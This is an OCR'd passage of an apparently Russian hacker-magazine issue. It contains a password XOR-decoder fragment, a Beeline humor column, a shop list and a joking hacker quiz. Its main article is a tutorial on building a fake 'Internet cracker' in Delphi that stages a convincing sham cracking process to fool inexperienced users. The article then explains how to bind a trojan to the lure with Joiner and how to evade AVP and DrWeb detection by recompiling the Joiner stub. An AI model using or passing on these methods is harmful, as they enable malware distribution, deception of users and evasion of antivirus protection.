
for count := 1 to PasswordLength do
{Находим пароль}
begin
read (SourceFile,c);
write (chr (c xor XOR_Value));
end;

writeln;
close (SourceFile);
end.
```

P.P.S.: Качнуть все можно с **www.xakep.ru/soft/**



Key Lord [key_lord@ru.ru]



КРЯКЕР ИНЕТА

Привет, кул хацкер! Наверно, ты уже много слышал про такую рульную прогу, как крякер Интернета. Я уверен, что некоторые уже даже успели пообщаться с этим чудом прогресса. :) Давай я угадаю, чем это закончилось:

1) у тебя весь винт оказался заражен вирем вин-чих;
2) у тебя каким-то макаром сам отформатировался винт;
3) крякер шел в битом .exe архиве.

Ну и, конечно же, никакого Инета на халяву ты не поимел. :(Короче для тех, кто в танке: все крякеры Инета являются троянами/вирями в открытом виде. Как ты, надеюсь, понял, раздавать троянов напрямую под видом Inet Cracker мы не будем. Это, типа, не в стиле X. Если мы уж и будем делать взломщик Инета, то профессионально, и чтоб он не вызывал и у юзверей ни капли подозрения.

Делаем фейс

На этом этапе тебе понадобятся минимальные познания в программировании, т.к. сейчас мы займемся написанием собственно самого крякера. ;) Не надо задумчиво чесать репу и листать журнал дальше. :) От тебя потребуется умение лишь слепить красивый фейс + оживить всякие кнопели, менюшки и др. детали твоей мега проги. Дальнейшие примеры я буду приводить на Delphi.

Самые азы тебе уже рассказал **KurT в X # 10** за **99-й** год, так что сразу **File ->New Application** и в бой. Сначала слепи приятный и красивый интерфейс проги. Делается это все мышкой, и особого ума здесь не надо. Вот тебе пара советов: налепи от балды побольше всяких фенечек, где надо вводить... ну там телефон прова, желаемый логин, сколько надо поиметь пассвордов, ну и все такое. Да, и не забудь навешать в прогу всяких там умных слов, типа **Net Mask, Default Port, DNS, MAC&IP address** и т.д.

Но, смотри, не сделай перебора и не напори полной фигни, а то ведь даже полные ламаки поймут, что их хотят поиметь. А это не есть гуд. :)

Я впихнул компонент **Tmemo (mmCom)**, в котором будут выводиться комментарии по ходу процесса взлома Инета и другая лапша. Также я не забыл выложить батон **About**, после нажатия на который будет выводиться "инфа от разработчика": типа кто же написал такую рульную прогу и кого за это чудо благодарить. Кстати, я советую не писать свой реальный ник в крякере.

Ну что, справился? Надеюсь, да. Идем дальше. Помимо демонстрации красивого интерфейса, наша прога должна подавать и какие-то признаки жизни, создавать видимость усиленной работой над взломом Инета. :) Ну, короче, своими действиями показывать, что что-то реально делает, и внушать юзверям доверие. Поэтому я предлагаю повесить на событие **OnChange** (или **OnEdit**) в **TEdit-ax** присвоение **Tag-y** этого же тэдита значение 1. Потом после старта процесса взлома проверяем значение **Tag-a** у каждого **TEdit-a**. Если все они равны 1, то все OK, и делаем все что положено, а если нет, то говорим юзверю, что, типа, баклан, не гони беса и введи все как надо.

```
if (edPool.Tag=1) and (edUrl.Tag=1) then
{делаем все что положено} else
ShowMessage ('Hey! Backlan enter your
data!');
```

Если кто не въехал, то это заставит жертву заполнить своими данными все бланки в проге, а не, бегло осмотрев прогу, нажать **Start Cracking** и ждать халявного Инета. :))

Итак, кое-что уже сделали. Теперь делаем самое главное, кернел всей проги - процесс эмуляции взлома Инета. :-)))) Как я уже говорил, в моем примере я вставил компонент TMemo, в котором и будет идти крякание. :) После нажатия на батон **Start Cracking** и проверки введенных данных я запускаю лохотрон:

```
btStart.Enabled:=False;//вырубаем кнопку Start Cracking
Screen.Cursor:=crHourGlass;//меняем мышку
mmCom.Lines.Add('Trying to connect  '+edUrl.Text+' ...... ');
for i:=1 to 200000000 do;//имитация паузы
ggProcess.Progress:=ggProcess.Progress+13;
mmCom.Lines.Add('OK');
```

Небольшой комментарий. Сначала мы вырубаем кнопель **Start Cracking** и меняем мышака на песочные часы. Могу поспорить, все, не знающие прикола, подумают, что прога начала обрабатывать кучу данных, производить **ХЗ** (Хакер Знает) какой степени сложности вычисления. :) Ну ладно, типа пусть так и думают. В 3-й строке я добавляю в лохотрон **(mmCom)** первую порцию лапши на обвислые уши ламака. Пусть он думает, что крякер пытается законнектиться с серваком прова. Для создания тормозов служит строка **for i:=1 to {ого-го} do;**. Чем больше ого-го, тем дольше будет тормозная пауза. Но чем быстрее камень, тем она будет меньше, учитывай и это. Потом я ставлю **~13%** в полосе “осталось до халявного Инета”. Дальше поступаешь аналогично. Все зависит от твоей фантазии, а от нее зависит, поверит ли тебе юзверь или нет. При хорошем раскладе и продуманных сообщениях лохотона ламак может пару раз прогнать взломщик на своем компе, и если Инет ломануть не получится (хе-хе),

```
Конец (не то, о чем ты подумал) у моей проги такой:
mmCom.Lines.Add('#########################');
mmCom.Lines.Add('Internet is Cracked !!! Congratulations!');
mmCom.Lines.Add('=========================');
btStart.Enabled:=True;//включаем кнопку Start Cracking
ttTimer.Enabled:=True;//включаем таймер
....
{OnTimer:}
ttTimer.Enabled:=False;
fmCracker.Visible:=False;
ShowMessage('Sorry, but in kernell32.dll was an error (code: E024365). Program now will be terminated.');
Close;
```

то запустит прогу на машине своего другана-ламака (типа может это мой маздай глючит, а у другана все заработает).

Как видишь, в конце прога возвращает **Start Cracking** в исходное состояние и включает таймер. Вся штука в том, что после срабатывания таймера окно проги исчезает и выводится сообщение об ошибке в **kernell32.dll.** Перед включением таймера можешь вставить код, выводящий какую-нибудь туфту, типа крякнутых пассвордов, и т.п. Ясен пень, что эти пассворды берутся чисто научным способом “от балды”, хотя ты можешь каждый раз генерить разные пароли. Сам прикол в том, что посмотреть, запомнить и записать на бамажку пароли ламак не сможет, т.к. интервал таймера маловат (1-3 сек. Кстати, вводятся они в милисекундах, т.е. надо вводить 1000-3000). А после его срабатывания прога выводит сообщение о глюке в кернел32.длл. Вот и опаньки ламаку. :)) Даю тебе 100 пудовую гарантию, что ламак пару раз прогонит прогу, надеясь, что ошибки не произойдет, и все-таки можно будет поиметь халявный Инет (типа, как же так? Все прошло хорошо, даже появились пароли. Может еще раз попробовать? Или запустить у моего друга Васи Пупкина).

Короче, пошевели мозгами, загрузи в верхний отдел правого полушария драйвера prjamye_ruki.sys, fantazi.sys, и все будет ОК. При разработке проги не забудь слепить для нее новую иконку. Для того, чтобы после компиления проги она имела эту самую иконку, запихни ее в **Project->Options->Application (icon).**

Может я и не сказал про создание проги все, что тебе надо (и вообще, откуда я знаю, чего тебе надо, :)) поэтому можешь забрать полную версию исходников моей проги с **http://www.chat.ru/~inet_crk/.** Но не забывай об индивидуальности и используй их лишь как образец. А то разведется щас по рунету куча одинаковых взломщиков Инета, :) и никто на эту фишку не будет клевать, или, может, занесут ее в вирусную базу AVP, что тоже не кульно. Тем более что особых программерских способностей тут не надо. Короче, если ты не тормоз, то все должно пройти хорошо.

P.S.: Если хочешь вывешивать Inet Cracker на своей паге, то распиши его как супер-пупер-мега-квадро-руллез прогу и для подтверждения своих слов повесь там рядом ее скриншот. Только не забудь про мои слова - не сделай перебора, а то ведь этим скриншотом можно и спугнуть народ.



Отламываем Инет

Надеюсь, сам крякер у тебя уже готов. Но какой же крякер Инета обходится без трояна? Значит, пора его наживить. :) Для этих целей хорошо подходит прога Joiner (см. Х#5 за 99 год, “Шаровары”). Но в последнее время народ стал много возмущаться и говорить, что джоинер вусмерть затрояненный, чуть ли ни троян в голом (ой!) виде.

Делаю небольшое отступление. Летом, когда Joiner вышел, никакому там AVP или DrWeb-у в голову не могло прийти, что это троян или вирь. Joiner предназначался для мирных целей. :) Но со временем многие стали прилеплять Joiner-ом ко всему и вся троянов (а что, удобно ж ведь!). Доктору Вебу и Касперскому это надоело, и они дуэтом занесли сам файл Joiner.exe к разряду троянов. Ну а если говорить о самом джоинере, то он просто берет две проги и сливает их в один файл, а потом поливает сверху все своим распаковщиком, который после старта заджоинеренной проги извлекает два файла в %windir% и запускает их. Ну так вот, распаковщик называется Joiner.1 или Joiner.2. Это - простые переименованные экзешники. Недавно AVP стал еще и по этим вот распаковщикам клеймить всю прогу трояном, вирем и вообще поливать дерьмом. :(И это даже если в ней нет ни троянов, ни вирев. Ай-яй-яй! Нехорошо!

Но есть и правда на этом свете! Автор Joiner-а выложил все его исходники у себя на сайте (он написан на Delphi) по адресу http://blade.slak.org/main.html.

А теперь гвоздь программы (не проги) - обход антивиров!!! Т.к. все антивиры находят виров по узко заданным параметрам, то стоит только перекомпилить распаковщик в другой версии Delphi (не трогая кода 8-)), и его не поймает ни один AVP!!! Поэтому скачиваешь исходники Joiner-а и открываешь в Дельфе файл Stub.dpr. Скорее всего, Blade (автор) компилил свою прогу в Delphi 4.0, поэтому тебе достаточно поставить себе Дельфу выше, чем 4.0. Могу поспорить, что ты видел на варезных CD Дельфи ver 4.1, 4.2, 4.3 и т.д. (наши пираты еще и не такое умеют. :) А ведь даже в Борланде про такие системы и не догадываются. :) Это та же самая Delphi 4.0, но с некоторыми изменениями. А главное - они дают разные скомпиленные проги по одному и тому же исходнику, а это нам и надо. ;] Я перекомпилил в ver 4.5, и все круто работало! Кстати, кто рубит в паскале, может кое-что там подправить в коде (что я и сделал), т.к. в нем не все стерильно... Ясен пень, что все это можно сделать и в Delphi 5.0 и выше. Да, скомпиленная прога сохраняется в c:\final, так что создай такую папку, а то ничего не заработает.

Потом готовый экзешник переименовываешь в joiner.1 и заменяешь им тот, который был в поставке. Теперь, если склеить две чистых проги джоинером, то все антивиры будут говорить, что все ОК.



Приколы от БиЛайн

SINtez [pokrovsky@xakep.ru]



У тебя мобила есть? Ну да, знаю, сейчас у всех есть. Так вот, фишка не в том, что ты крутой, распальцованный чувак, с числа конкретным мобильником, а в том, что у твоей сотовой компании есть самая кульная на свете вещь - абонентская служба. А как это выглядит представляешь? Если ты думаешь, что это такой большой зал, где куча молодых, симпатичных девчонок, в наушниках с микрофонами общаются с клиентами, то… то так оно и есть. Прикинь, брателло, там столько рулезных девок, что я там чуть жить не остался! Но самое главное, что когда **БиЛайн** стал продавать свой контракт "Би+", то, как ты знаешь, мобилы стали покупать все кому не лень. А вот теперь прикинь, купила какая-нибудь бабушка, божий одуванчик, мобилу, а что с ней делать не знает (ну или не купила, а бандитов на нее поставила :). Вот такая красотка кабаре звонит в абонентскую службу и начинает задавать такие прикольные вопросы! Я как то сам был свидетелем, как молодой чувак, видимо нифига не въезжающий в собственный мобильник, названивал в эту службу и задавал кучу тупейших вопросов. Тебе прикольно? А прикинь каково этим девчонкам в абонентской службе! Им ведь нельзя сказать "пошел нахрен, ублюдок! Книжки читай!", им надо вежливо все объяснять, подсказывать.

Как мне сказали в **БиЛайне**, после того, как они стали продавать знаменитый Philips Aeon, все операторы наизусть знают значение каждой клавиши этого аппарата (включая всю ветвь меню) и все проблемы, которые могут возникнуть.

Так вот, после того как я увидел этого тупого чувака с мобилой, я решил съездить в БиЛайн и узнать у них, какие же еще прикольные вопросы задают клиенты. Вот они, читай, развлекайся:

1. Почему мне никто не может дозвониться, когда я выключаю телефон?

2. Девушка, я потерял телефон. Позвоните на него, пожалуйста, чтобы я нашел его по звуку: я сам не могу - телефон выключен.

3. Я нечаянно замочил телефон с бельем в стиральном порошке, а он перестал работать, наверное, от щелочи. Поможет, если я протру его уксусом?

4. Мне на телефон приходит уведомление, что у меня сообщение в почтовом ящике. Иду в подъезд к почтовому ящику - ничего. (о "Навигаторе")

5. У меня хороший уровень сигнала, если выставить телефон в форточку. Вот только голова вслед за телефоном сквозь решетку на окне не пролезает.

6. Последнее время меня беспокоят потусторонние разговоры

7. Девушка, где на клавиатуре телефона кнопка "минус"? Я 755-00-55 набрать не могу!

8. Прошу компенсировать мне пережитый стресс, так как я в поисках сигнала был вынужден залезть на телеграфный столб…

9. Девушка, я ввожу номер и ничего не происходит… Может, надо произносить не "ноль" а "нуль"?


10. Мне порекомендовали стереть номера телефонов с SIM-карты. Я ее об тряпочку потер, но ничего не стерлось…

Вот так вот :). И это еще не все. Мы еще помучаем другие сотовые компании, впрочем как и пейджинговые. Так что скоро будут новые приколы :).



Магазин	Телефон	Магазин	Телефон
Атлантик Компьютерс	(095) 240-20-97	Техмаркет Компьютерс	(095) 723-81-30
Все для ЭВМ	(095) 925-14-96	Техмаркет-Диджитал	(095) 310-61-00
Диал — Сеть магазинов	(095) 966-01-01	Техмаркет-Красносельская	(095) 264-50-70
Горбушка (павильон #441)	(095) 737-68-06	Техмаркет-Сокол	(095) 157-53-92
Дом педагогической книги	Большая Дмитровка, д. 7/5	Техносила — Сеть магазинов	(095) 966-01-01
Дом технической книги	Ленинский пр-т, 40	Формоза-Авиамоторная	(095) 234-21-64
Дэнко	(095) 911-93-71	Формоза-Академическая	(095) 124-22-78
Игалакс	(095) 488-13-04	Формоза-Беляево	(095) 330-13-01
Кибержаус (Савелово)	(095) 784-72-39	Формоза-Китай-Город	(095) 728-40-04
Клуб Мультимедиа	(095) 943-92-90	Формоза-Ленинский Проспект	(095) 135-44-39
Компьюлинк — Сеть магазинов	(095) 737-78-48	Формоза-Руставели	(095) 210-44-00
М-Видео — Сеть магазинов	(095) 921-03-53		
Московский дом книги	Новый Арбат, 8	PC-Market (Ярославль)	(0852) 72-01-24
Мультимедиа-Депо-Крылатское	(095) 412-51-45	Авиор (Екатеринбург)	(3432) 77-65-39
Мультимедиа-Депо-Рамстор 1	(095) 937-04-55	Компьютерная галерея (Омск)	(3812) 31-66-37
Мультимедиа-Депо-Рамстор 2	(095) 973-26-44	РЕТ (Воронеж)	(0732) 77-93-39
Поларис –Сокол	(095) 755-58-24	Ронд (С.-Петербург)	(812) 327-97-12
Поларис-МДМ	(095) 246-13-25		
Сатурн	(095) 148-94-61	Электронный магазин www.e-shop.ru	

ТЫ - ХАКЕР?



Семенов Юрий (avoid@mail.ru)

Стать настоящим хакером нелегко. От человека требуется высокая усидчивость, способность работать по ночам и неугасаемое желание получить полный информационный контроль. Конечно, большинство читателей Х обладает перечисленными характеристиками, но, как всегда, под вечер времени и сил хватает лишь на "легкую" перестрелку в квейк и чтение мыла. Время утекает безвозвратно, а сервер, на который вы уже полгода "точите зубы", все еще фурычит не зная бед...

Прежде всего следует помнить, что ХАКЕР – это вовсе не компьютерный гений, который наизусть знает MFC и способен по свисту модема определить дайлаповский пассворд... Нет. ХАКЕР – это особое состояние души, особые интересы, выходящие за рамки "Access Denied" или "Cannot continue, password requered"... Знать всего невозможно, да и не нужно. Уж слишком высока для этого скорость прогресса ИТ. Настоящий взломщик должен уметь фильтровать всю "лажу" и смотреть в корень. Одним словом, искать "бонусы"...

Представленный тест стремится как раз "заглянуть" в твою душу, найти в ней нереализованный (%)) хакерский пыл и, в конце концов, подсказать тебе скорейший путь в долину информационного анлимита. Для этого требуется лишь твоя искренность при ответах на вопросы. Итак, в путь:

1. Считаешь ли ты себя ХАКЕРОМ?
а) Да я, ваще, уже мощный взломщик! – 0б.
б) Кое-что умею, но нужно еще изучать. – 2б.
в) Очень мало знаю, но хочу научиться. – 1б.

2. Приходилось ли тебе использовать HTML, Java, Perl?
а) Не-е, я использую только надежные средства!.. – 0б.
б) Когда делал свою HomePage, пришлось столкнуться с этим... до сих пор челюсть болит. – 1б.
в) Хы-ы! Да мне справочник дай, и я такое из этого "завяжу"... – 2б.

3. Умеешь ли ты программировать на С?
а) Не знаю... никогда не пробовал! – 0б.
б) Как сказать... в общем, у меня на полке про енто пару книжек пылятся! – 1б.
в) Конечно! За кого ты меня принимаешь?! – 2б.

4. Как ты относишься к осам?
а) Я тебе что, медведь?!! – 0б.
б) Ну, со своим родным 98-м Маздаем справляюсь... – 1б.
в) Да у меня VMWARE с 5-ю ОСями стоят! И, ваще, я пингвина в красной шапке компилю без багов! – 2б.

5. Когда и сколько часов в сутки ты спишь?
а) Никогда не сплю! – 0б.
б) В любое время суток, не более 3 часов. – 1б.
в) Стараюсь спать в режиме 5-7 часов в сутки, обычно использую для этого лекционное время. – 2б.

6. Умеешь ли ты корректно излагать свои мысли?
а) Э-э... ну, как сказать, в общем-то как бы и даже не знаю... – 0б.
б) Я не писатель, а читатель! – 1б.
в) Конечно! Имею свою пагу, веду рассылку, пишу в эхи... – 2б.

7. Говоря о "сетевом фильтре", ты понимаешь под этим...
а) разветвитель розеток 220В с устранением импульсов и помех. – 2б.
б) администратора в чате, ирке, форуме... – 1б.
в) Firewall – 2б.

8. Do you speak English?
а) По лахнглицки? Ботаю тяхонько!.. –
б) Yes, I do. You do. He (she, it) does. We do... – 2б.
в) Кодировку пофиксь! – 0б.

9. Какие Ники приходятся тебе по душе?
а) Злые и экстремальные! %E – 1б.
б) Добродушные, располагающие. %)) – 2б.
в) Большие, спелые и сладкие... – 0б.

10. Что для тебя означает "Access Denied"?
а) Запрошенный объект на сервере отсутствует! %(– 0б.
б) Необходимо срочно "подмазаться" к админу и получить доступ к этому ресурсу! %/ – 1б.
в) Ы-ы-ы! Объект будет доступен через 10 минут! %) –

11. Твои часто посещаемые сайты в Интернете:
а) Обычно сижу в чатах! А что такое сайты? :/ – 0б.
б) Сугубо хакерские сайты. С журналом "ХАКЕР" (www.XAKEP.ru) не расстаюсь! – 1б.
в) Посещаю различные сайты, слежу за развитием ИТ. – 2б.

а)0б. – 2б.
б)1б. – 1б.
в)2б. – 0б.

Пришло время сделать "разбор полетов". Сложи все набранные баллы и прочитай соответствующий топик.

Сумма: 0-8 б.
Диагноз: Пробітый ламэрь.
Вывод: Пока даже думать об "ЭТОМ" рано!
Примечание: В такой ситуации можно только поинтересоваться: "А у тебя компьютер-то есть?" Spectrum?.. Ну что ж, самое время сделать небольшой апгрейд. Аккуратно возьми свой комп, вынь его из розетки и со всей мочи шваркни им об пол (можно сбросить с крыши). После чего направляйся в свой чулан и вытаскивай оттуда заначенную штуку баксов. За такую сумму твой спектрум можно сразу "поднять" до второй "пенти" в 300-400 с пятнариком и струйником. Конечно, на этом этапе до звания "ХАКЕР" тебе как "до луны пешком", и самое время читать руководство пользователя кнопки ПУСК, но помни: дорогу осилит идущий.

Сумма: 9-16 б.
Диагноз: Продвинутый User.
Вывод: Ты весь в своих руках!
Примечание: Станешь ли ты ХАКЕРОМ или нет, целиком и полностью зависит от тебя самого. Перед глазами развилка дорог, где тебя ждет либо судьба вечного странника в стране Юзверей с постоянной борьбой против нападок злостных ламеров, либо золотой путь "хозяина Internet". Более всего тебе подходит старинная поговорка Козьмы Пруткова: "Хочешь быть ХАКЕРОМ, бей!". От себя лично могу дать один полезный совет: выброси телевизор!

Сумма: 17-24 б.
Диагноз: Практически ХАКЕР.
Вывод: Весь мир ждет твоего появления!
